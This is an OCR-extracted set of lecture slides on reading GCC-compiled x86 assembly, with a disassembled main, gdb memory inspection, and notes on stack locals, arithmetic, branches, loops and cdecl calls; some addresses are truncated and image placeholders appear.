x80483db <main+23>:                 mov    eax,ds:0x804a018
x80483e0 <main+28>:                 lea    eax,[edx+eax]
x80483e3 <main+31>:                 mov    ds:0x804a014,eax
x80483e8 <main+36>:                 mov    eax,ds:0x804a014
                -41>:               mov    DWORD PTR [esp+0x4],eax
                -45>:               mov    DWORD PTR [esp],0x80484d0
                -52>:               call   0x80482f8 <printf@plt>
                -57>:               add    esp,0x14
                -60>:               pop    ecx
                -61>:               pop    ebp
                -62>:               lea    esp,[ecx-0x4]
                -65>:               ret
```

```
(gdb) x/x 0x804a014
0x804a014 <x>:  0x00000001

(gdb) x/x 0x804a018
0x804a018 <y>:  0x00000002
```

Program is running. 80483d5 7


Locals

x and y
are in func's
strack frame

relative
reference
via EBP

x at
[ebp-0x8]

y at
[ebp-0xc]




Math

Math operations mapped to Assembly.

Operations make use of Registers.

Not a one to one mapping.




IF

Many ways to translate

Example uses CMP and JNE

Branching based on instruction address




LOOPS

Makes use of CMP and Unconditional Jumps.

CMP results used here by JLE to cont. with LOOP

If JLE cond. is FALSE, breaks out of LOOP.



FUNC CALLS

GCC CDECL Convention

Push ARGS Right-2-Left

(Can use MOV Instead of PUSH)

Call Function

Caller Clean Up Stack.